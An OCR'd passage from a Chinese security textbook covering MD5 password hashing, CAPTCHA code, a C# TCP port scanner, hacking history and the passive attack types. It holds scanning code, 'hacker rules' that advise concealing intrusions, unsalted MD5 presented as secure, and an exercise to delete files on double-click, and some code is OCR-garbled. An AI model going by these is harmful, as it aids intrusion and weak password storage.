


图 3-3　用户登录流程图

加密一般有两种：双向加密和单向加密。双向加密最常用，它既能加密又能解密；单向加密只能对数据进行加密，不能对其解密。MD5 加密属于单向加密。MD5 加密是根据指定的密码和哈希算法生成一个适合于存储在配置文件中的哈希密码。命名空间为 System.Web.Security。语法如下：

```
public static string HashPasswordForStoringLnConfigFile(string password,
string passwordFormat)
```

其中参数 password 表示要进行哈希运算的密码；passwordFormat 表示要使用的哈希算法，它是一个 String，表示 FormsAuthPasswordFormat 枚举值之一。

将用户输入的密码使用 MD5 进行加密，关键代码如下。

```
string pass = FormsAuthentication.HashPasswordForStoringLnConfigFile
(txtUserpass.Text,"MD5");
```

如果不采用加密方案进行加密，数据库表（UserInfo）中的密码字段（UserPassword）

中的数据为用户注册时输入的原始数据，如图 3-4 所示，可以称为明文存储。

	UserID	UserMail	UserPassword	RealName	Sex	Birthday	City
1	1	llyhello@eyou.com	llyhello	张一	F	1981-02-21 00:00:00.000	0451
2	2	zs@sohu.com	zs	张三	M	1986-02-02 00:00:00.000	010
3	3	lisi@sohu.com	lisi	李四	M	1989-02-02 00:00:00.000	010
4	4	ww@sohu.com	ww	王五	F	1980-04-02 00:00:00.000	0451

图 3-4　加密前数据表

当采用 MD5 加密算法进行加密后，数据库表中存储的为加密后的数据，如图 3-5 所示，可以称为密文存储。

	UserID	UserMail	UserPassword	RealName	Sex	Birthday	City
1	1	llyhello@eyou.com	MY76GYHDJD...	张一	F	1981-02-21 00:00:00.000	0451
2	2	zs@sohu.com	89JKLJ IUER78...	张三	M	1986-02-02 00:00:00.000	010
3	3	lisi@sohu.com	HFYE8RHFI8DI...	李四	M	1989-02-02 00:00:00.000	010
4	4	ww@sohu.com	FDHE7JD65J7H...	王五	F	1980-04-02 00:00:00.000	0451

图 3-5　加密后数据表

3.3.3　网站安全验证码技术

网站安全验证码技术，就是将一串随机产生的数字生成一幅图片，在图片里加上一些干扰像素，用户通过肉眼识别其中的验证码（一串数字），并在文本框中输入正确的验证码，验证成功后程序才能进行其他工作。验证码能够有效防止非法程序暴力破解，尤其是一些非法用户利用网站注册与登录安全性能低的情况，使用机器人程序自动注册、登录、“灌水”，如果采用了验证码技术，就可以有效地解决这个难题。

在本程序中的验证码是根据程序需求产生固定数量的随机数字和背景噪点组合而成的。随机数的生成主要是使用 Random 类对象中的成员方法 Next 来实现的。示例代码如下：

```
public string RandNum(int codeNum)
{
    string result = "";
    string[] codeChar = new string[46] {"0","1","2","3","4","5","6",
    "7","8","9","A","B","C","D","E","F","0","1","2","3","4","5","6","7",
    "8","9","G","H","I","J","K","L","M","N","O","P","Q","R","S","T","U",
    "V","W","X","Y","Z"};
    Random rand = new Random();
    for (int i = 1; i <= codeNum; i++)
    {
        int j = rand.Next(codeChar .Length );
        result += codeChar[j];
    }
    return result;

}
```

随机数产生后，需要为背景添加噪点，添加噪点的目的是使随机数不会轻易被非法机器人程序辨别验证码。噪点主要是使用 Graphics 对象中的 DrawLine 方法添加彩色噪点线，Bitmap 对象中的 SetPixel 方法添加彩色噪点。示例代码如下：

```
public void CreageImage(string randNum)
{
    int iwidth = randNum.Length * 13;
    Bitmap image = new Bitmap(iwidth, 23);
    Graphics g = Graphics.FromImage(image);
    g.Clear(Color .White );

    Color [] color = {Color .Green ,Color .Red,Color .Black ,Color .Blue ,
    Color.Orange };
    string[] font = { "宋体", "黑体", "Verdana", "Microsoft Sans Serif", "Comic
    Sans MS", "Arial" };
    Random rand = new Random();
    for (int i = 0; i < 50; i++)
    {
        int x = rand.Next(image.Width);
        int y = rand.Next(image.Height);
        g.DrawRectangle(new Pen(Color.LightGray, 0), x, y, 1, 1);
    }
    for (int i = 0; i < randNum.Length; i++)
    {
       int m = rand.Next(5);
       int n = rand.Next(6);
       Color c = color[m];
       Font f = new Font(font[n], 10, System.Drawing.FontStyle.Bold);
       Brush b = new SolidBrush(color[m]);
       g.DrawString(randNum.Substring (i,1), f, b, 3 + (i * 12), 0);
     }
    g.DrawRectangle(new Pen(Color.DarkGray, 0), 0, 0, image.Width - 1,
    image.Height - 1);
    MemoryStream stream = new MemoryStream();
    image.Save(stream , ImageFormat.Jpeg);
    Response.ClearContent();
    Response.ContentType = "image/Jpeg";
    Response.BinaryWrite(stream.ToArray());
    g.Dispose();
    image.Dispose();
}
```

程序运行后生成验证码如图 3-6 所示。



图 3-6　验证码

3.3.4　网络扫描器

网络扫描器是一种自动检测远程或本地主机安全性弱点的程序，通过使用扫描器可以丝毫不留痕迹地发现远程服务器的各种 TCP 端口的分配及提供的服务，这就能让我们间接或直观地了解到远程主机所存在的安全问题。

1．关键技术

1）System.Net.Sockets 简介

在.Net 框架中 System.Net.Sockets 命名空间为需要严密控制网络访问的开发提供了 Windows Sockets（Winsock）接口的托管实现。System.Net.Sockets 命名空间主要提供制作 Sockets 网络应用程序的相关类，其中几个比较重要的类有 Socke 类、Tcplient 类、TcpListener 类以及 UdpClient 类。其中 TcpClient 提供 TCP 网络服务的客户端连接，可以利用创建 TcpClient 实例对象，提供 TCP 网络服务的客户端应用程序与服务沟通，这个类定义了一个方法 Connect()，用以连接因特网的远程主机，其中包含三个重载版本。

第一个版本的定义如下：

```
public void Connect(IPEndPoint remoteEP);
```

这个方法接受一个客户端的连接要求，IPEndPoint 为一个设计用以表示 IP 地址和通信端口编号类，remoteEP 对象则包含所要连接的终点 IP 地址以及连接端口等信息。该方法用以直接连接至参数所指定的网络端终点。

第二个版本的定义如下：

```
public void Connect(IPAddress address,int port);
```

其中 address 为一IPAddress 类对象，IPAddress 类被用以表示因特网上一个特别的地址。Port 则为一个 int 类型的参数值代表所要连接的主机通信端口编号。

第三个版本的定义如下：

```
public void Connect(string hostname,int port);
```

其中的 hostname 为一个 string 类型的主机名字符串，代表所要连接的网络终点。

这些方法皆是经过指定 IP 地址以及通信端口编号进行连接，而在网络连接过程中，若是没有连接成功的话，系统会抛出一个 SocketException 异常。

使用 Connect()方法探测，用来与每一个感兴趣的目标计算机的端口进行连接，如果端口处于侦听状态，那么 Connect()就能成功；否则，这个端口是不能用的，即没有提供服务。

关键代码如下：

```
TcpClient tcp new TcpClient();
tcp.Connect( IpAddress,int.Parse( ScanPort));
```

其中 IpAddress 为要进行扫描的 IP 地址， ScanPort 为要进行扫描的端口号。

2）在程序中使用线程

首先，必须有一个线程函数。然后，创建线程对象。在一个线程开始的时候，调用该程序以执行线程的实际工作。当这个程序终止时，该线程也终止了。关键代码如下：

```
public void ThreadMethord()
{
  int number=0;
  while(true)
  {
    // Thread.Sleep方法用于将一个线程暂停一段时间
    thread.Sleep(1000);
    number++;
    Console.WriterLine("number:{0}",number);
  }
}
//然后创建线程启用它:
Thread myThread=new Thread(new ThreadStart(ThreadMethord));
MyThread.Start();
```

3）IP 与端口的遍历

.Net 为我们提供了 IPAddress 类，其中有 Address 这个属性，它将带有 IP 格式的地址转换成长整形的地址，当我们再次转换成 IP 地址的时候，顺序已经倒置了，所以需要处理一下。方法 GetScanIPAddress 的主要作用就是实现 IP 地址的循环，为了实现这一功能，首先把用户输入的 IP 地址根据“.”分割存入数组中，倒序排列组成新的字符串,然后转化成可以循环的 IP，关键代码如下：

```
string[] sIPA = this.txtStartIP.Text.Trim().Split('.');//将IP地址按"."分割
                                                        存入数组中
//将数组的项倒序组成新的字符串
string numIPA =sIPA[3]+"."+sIPA[2]+"."+sIPA[1]+"."+sIPA[0];
//将字符串转化成IP地址
long numIPStart = System.Net.IPAddress.Parse(numIPA).Address;
//实现 IP地址循环之后再还原它:
//变量 i为当前循环的IP地址的循环变量。
//将 IP地址分割存入数组中
string[] IPCurrent=(new System.Net.IPAddress(i).ToString()).Split('.');
string IPAddCurrent = IPCurrent[3] + "."+IPCurrent[2] + "." + IPCurrent[1]
+ "." + IPCurrent[0];
```

2．网络扫描器

网络扫描器程序运行结果如图 3-7 所示。




图 3-7　网络扫描器

思考与练习

1．简述 Windows 操作系统的内部机制。

2．编写程序实现网络扫描器。

3．编写程序实现功能：当用户用鼠标双击一个文本文件时，自动删除该文件。

第 4 章　黑客与隐藏 IP 技术

本章学习目标：

- 了解黑客精神和守则；
- 掌握安全攻击的分类；
- 掌握代理跳板的原理和方法。

4.1 黑　　客

4.1.1 什么是黑客

黑客其实是 Hacker 的音译，源于动词 Hack，其引申意义是指“干了一件非常漂亮的事”。在这里我们说的黑客是指那些精于某方面技术的人。对于计算机而言，黑客就是精通网络、系统、外设以及软硬件技术的人。黑客的存在是由于计算机技术的不健全，从某种意义上讲，计算机的安全需要更多黑客去维护。

黑客最早开始于 20 世纪 50 年代，最早的计算机于 1946 年在宾夕法尼亚大学诞生，而最早的黑客出现于麻省理工学院。最初的黑客一般都是一些高级的技术人员，他们热衷于挑战、崇尚自由并主张信息的共享。

但到了今天，黑客一词已被泛指那些专门利用计算机搞破坏或恶作剧的家伙，对这些人的正确叫法是 Cracker，有人也翻译成骇客或是入侵者。从下面介绍的 10 个著名黑客事件案例中可以发现，正是由于入侵者的出现玷污了黑客的声誉，使人们把黑客与入侵者混为一谈，黑客被人们认为是在网上到处搞破坏的人。

1983 年，凯文·米特尼克因被发现使用一台大学里的电脑擅自进入互联网的前身 ARPA 网，并通过该网进入了美国五角大楼的电脑，而被判在加州的青年管教所管教了 6 个月。

1988 年，凯文·米特尼克被执法当局逮捕，原因是 DEC 指控他从公司网络上盗取了价值 100 万美元的软件，并造成了 400 万美元损失。

1993 年，自称为“骗局大师”的组织将目标锁定为美国电话系统，这个组织成功入侵美国国家安全局和美利坚银行，他们建立了一个能绕过长途电话呼叫系统而侵入专线的系统。

1995 年，来自俄罗斯的黑客弗拉季米尔·列宁在互联网上上演了精彩的偷天换日，他是历史上第一个通过入侵银行电脑系统来获利的黑客，1995 年，他侵入美国花旗银行并盗走一千万，于 1995 年在英国被国际刑警逮捕。

1999 年，梅利莎病毒（Melissa）使世界上 300 多家公司的电脑系统崩溃，该病毒造成的损失接近 4 亿美金，它是首个具有全球破坏力的病毒，该病毒的编写者戴维·史密斯被判处 5 年徒刑。

2000年，年仅15岁，绰号黑手党男孩的黑客在2000年2月6日到2月14日情人节期间成功侵入包括雅虎、eBay在内的大型网站服务器，他成功阻止服务器向用户提供服务，于2000年被捕。

2007年，一名中国腾讯网名为The Silent's（折羽鸿鹄）的黑客在6月至11月成功侵入包括CCTV、163、TOM等中国大型门户服务器。

2008年，一个全球性的黑客组织，利用ATM欺诈程序在一夜之间从世界49个城市的银行中盗走了900万美元。黑客们攻破的是一种名为RBS WorldPay的银行系统，用各种技巧取得了数据库内的银行卡信息，并在11月8日午夜，利用团伙作案从世界49个城市总计超过130台ATM机上提取了900万美元。

2009年7月7日，韩国遭受有史以来最猛烈的一次攻击。韩国总统府、国会、国情院和国防部等国家机关，以及金融界、媒体和防火墙企业网站受到了攻击。9日韩国国家情报院和国民银行网站无法被访问。韩国国会、国防部、外交通商部等机构的网站一度无法打开，这是韩国遭遇的有史以来最强的一次黑客攻击。

2010年1月12日上午7点钟开始，全球最大中文搜索引擎“百度”遭到黑客攻击，长时间无法正常访问。主要表现为跳转到一个雅虎出错页面、出现伊朗网军图片及出现“天外符号”等，范围涉及四川、福建、江苏、吉林、浙江、北京、广东等国内绝大部分省市。这是自百度建立以来，所遭遇的持续时间最长、影响最严重的黑客攻击。

4.1.2 黑客分类

第一种分类是将黑客分为破坏者、红客和间谍，如图4-1所示。

（1）破坏者：以破坏为主的黑客。

（2）红客：红客一词比较好理解点，有很强的政治性，旨在抗击外来网络入侵，维护国内网络安全，有很强的爱国色彩。

（3）间谍：属于雇佣兵类型，专门为了利益而去做一些破坏或窃取一些信息。




图4-1 黑客分类

第二种分类是将黑客分为白帽子、黑帽子和灰帽子。

（1）白帽子：是创新者，研究漏洞，发明追求最先进技术并让大家共享的黑客被称为“白帽子”。

（2）黑帽子：是破坏者，以破坏入侵为目的的黑客，被冠以“黑帽子”。

（3）灰帽子：是破解者，介于以上二者之间的，叫做“灰帽子”，这是一个追求网上信息公开的群体，他们不破坏，但要进入别人的网站去拿信息。

4.1.3 黑客行为发展趋势

黑客的行为有7个方面的发展趋势。

（1）手段高明化：综合各种流行的攻击方法，技巧性更强，更容易得手。例如，guest显示为禁用状态，但能用其登录而且拥有管理员权限，这就用到了留后门的方法，如果管理员不知道这种黑客手段，很难发现。

（2）活动频繁化：黑客行为将越来越频繁，一台刚刚启动的服务器，在几分钟之内去查看它的各种日志就会发现有过黑客攻击的痕迹。

（3）动机复杂化：黑客行为的动机也更加复杂，有政治目的，个人目的，商业目的等。

（4）黑客年轻化：由于中国互联网的普及，形成全球一体化，甚至连很多偏远的地方也可以从网络上接触到世界各地形形色色的信息资源，所以越来越多对这方面感兴趣的中学生也已经踏足到这个领域。

（5）黑客的破坏力扩大化：因互联网的普及，电子商务也在蓬勃发展，全社会对互联网的依赖性日益增加，黑客的破坏力也日益扩大化，仅在美国，黑客每年造成的经济损失就超过100亿美元，可想而知，对于网络安全刚起步的中国，破坏的影响程度有多大了。

（6）黑客技术的迅速普及化：黑客组织的形成和黑客傻瓜式工具的大量出现导致的一个直接后果就是黑客技术的普及，在Internet上，黑客与黑客组织办的传授黑客技术的站点比比皆是，随便用一个搜索引擎搜索一下，就能找到一大堆。这些黑客站点提供黑客工具，公布系统漏洞，公开传授黑客技术，进行黑客教学，甚至还有网上论坛、网上聊天相互交流黑客技术经验，协调黑客行动。黑客事件的剧增，黑客组织规模的扩大，黑客站点的大量涌现，也说明了黑客技术开始普及，甚至很多十多岁的年轻人也有了自己的黑客站点，从很多BBS上也可以看到学习探讨黑客技术的人越来越多。

（7）黑客组织化：对于黑客的破坏，人们的网络安全意识开始增强，计算机产品的安全性被放在很重要的位置，漏洞和缺陷也越来越难发现；而且因为利益的驱使，黑客开始由原来的单兵作战变成有组织的黑客群体，在黑客组织内部，成员之间相互交流技术经验，共同采取黑客行动，成功率增高，影响力也更大。

4.1.4 黑客精神

要成为一名真正的黑客，需要具备以下4种精神，如图4-2所示。




图4-2 黑客精神

1. Free的精神

这是黑客文化的精髓之一，Free是黑客最应该具有的态度。在互联网上，黑客们编写

的各种黑客软件都是完全免费共享的。甚至连源代码都是公开的，而黑客们在帮助一个人之后，唯一的要求只是他在成长起来后同样的帮助别人。Free 的精神是黑客的传统精神，也是现代黑客们所尽力保持的。

2．探索与创新的精神

所有黑客都是喜欢探索软件程序奥秘的人，他们摸索着程序与系统的漏洞，并能够从中学到很多的知识，在发现问题的同时，他们都会提出解决问题的新方法。

3．反传统的精神

这里指的“反传统”主要是指科学技术上的反传统，并不包含任何贬义。黑客们的快乐就源自于攻破传统的东西。所有的系统在没有发现漏洞之前，都号称是安全的。找出系统漏洞，并策划相关的手段利用该漏洞进行攻击，这是黑客永恒的工作主题。

4．合作的精神

个人的力量是有限的，黑客们很明白这一点，因此才有了那么多供黑客交流的论坛。

4.1.5 黑客守则

任何职业都有相关的职业道德，一名黑客同样有职业道德，一些守则是必须遵守的，不然会给自己招来麻烦，归纳起来就是“黑客十二条守则”。

（1）不要恶意破坏任何系统，这样做只会给自己带来麻烦。

（2）不要破坏别人的软件和资料。

（3）不要修改任何系统文件，如果是因为进入系统的需要而修改了系统文件，请在目的达到后将它改回原状。

（4）不要轻易将要黑的或者黑过的站点告诉不信任的朋友。

（5）在发表黑客文章时不要用真实名字。

（6）正在入侵时，不要随意离开自己的计算机。

（7）不要入侵或破坏政府机关的主机。

（8）将笔记放在安全的地方。

（9）已侵入的计算机中的账号不得清除或修改。

（10）可以为隐藏自己的侵入而做一些修改，但要尽量保持原系统的安全性，不能因为得到系统的控制权而将门户大开。

（11）不要做一些无聊、单调并且愚蠢的重复性工作。

（12）做真正的黑客，读遍所有有关系统安全或系统漏洞的书。

4.1.6 安全攻击的分类

X.800 和 RFC 2828 对安全攻击进行了分类。它们把攻击分为两类：被动攻击和主动攻击。被动攻击试图获得或利用系统的信息，但不会对系统的资源造成破坏。而主动攻击则不同，它试图破坏系统的资源，影响系统的正常工作。

1．被动攻击

被动攻击的特性是对所传输的信息进行窃听和监测。攻击者的目标是获得线路上所传输的信息。信息泄漏和流量分析就是两种被动攻击的例子。

第一种被动攻击是窃听攻击，如图 4-3 所示。电子邮件和传输的文件中都可能包含敏

感或秘密信息，攻击者通过窃听，可以截获这些敏感或秘密信息，网络管理人员要做的工作就是阻止攻击者获得这些信息。



图 4-3　窃听攻击

第二种被动攻击是流量分析，如图 4-4 所示。假设已经采取了某种措施来隐藏消息内容或其他信息的流量，使攻击者即使捕获了消息也不能从中发现有价值的信息。加密是隐藏消息的常用方法，即使对信息进行了合理的加密保护，攻击者仍然可以通过流量分析获得这些消息的模式。攻击者可以确定通过主机的身份及其所处的位置，可以观察传输消息的频率和长度，然后根据所获得的这些信息推断本次通信的性质。



图 4-4　流量分析

